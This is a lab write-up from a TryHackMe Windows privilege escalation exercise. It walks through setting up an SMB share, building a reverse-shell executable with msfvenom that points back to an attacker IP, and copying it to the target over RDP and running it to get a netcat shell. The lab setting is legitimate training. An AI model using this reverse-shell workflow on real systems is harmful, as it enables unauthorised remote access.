WINDOWS PRIVILEGE ESCALATION

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AIM:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

ALGORITHM:

- 1. Deploy the target machine.
 - 1) Use attacker box Provided by TryHackMe, it consists of all the required tools available for attacking.
 - 2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
- 2. create a specific folder named "priv tools" on attacker machine.
- 3. From that newly created folder,run "sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools" to start samba service on local port 445.
- 4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
- 5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
- 6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

```
#\> xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.69.23
```

- 7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
- 8. Download rev.exe (reverse shell) from Kali to Windows using below command.

```
c:\PrivEsc>copy \\10.13.8.55\tools\rev.exe
1 file(s) copied.
```

9. Run the reverse shell on target to connect our netcat on kali machine.



10. Once we execute that exe file, we receive connection on netcat and run 'whoami /priv' to find the available privileges to current user.

OUTPUT:

```
T\>
pwd
/home/kali/priv_tools
T\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
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```
#\> pwd
/home/kali/priv_tools
#\> msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
#\>
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
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Command Prompt


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
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C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>_
```







RESULT:

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

- winPEASany.exe
- Seatbelt.exe
- PowerUp.ps1
- SharpUp.exe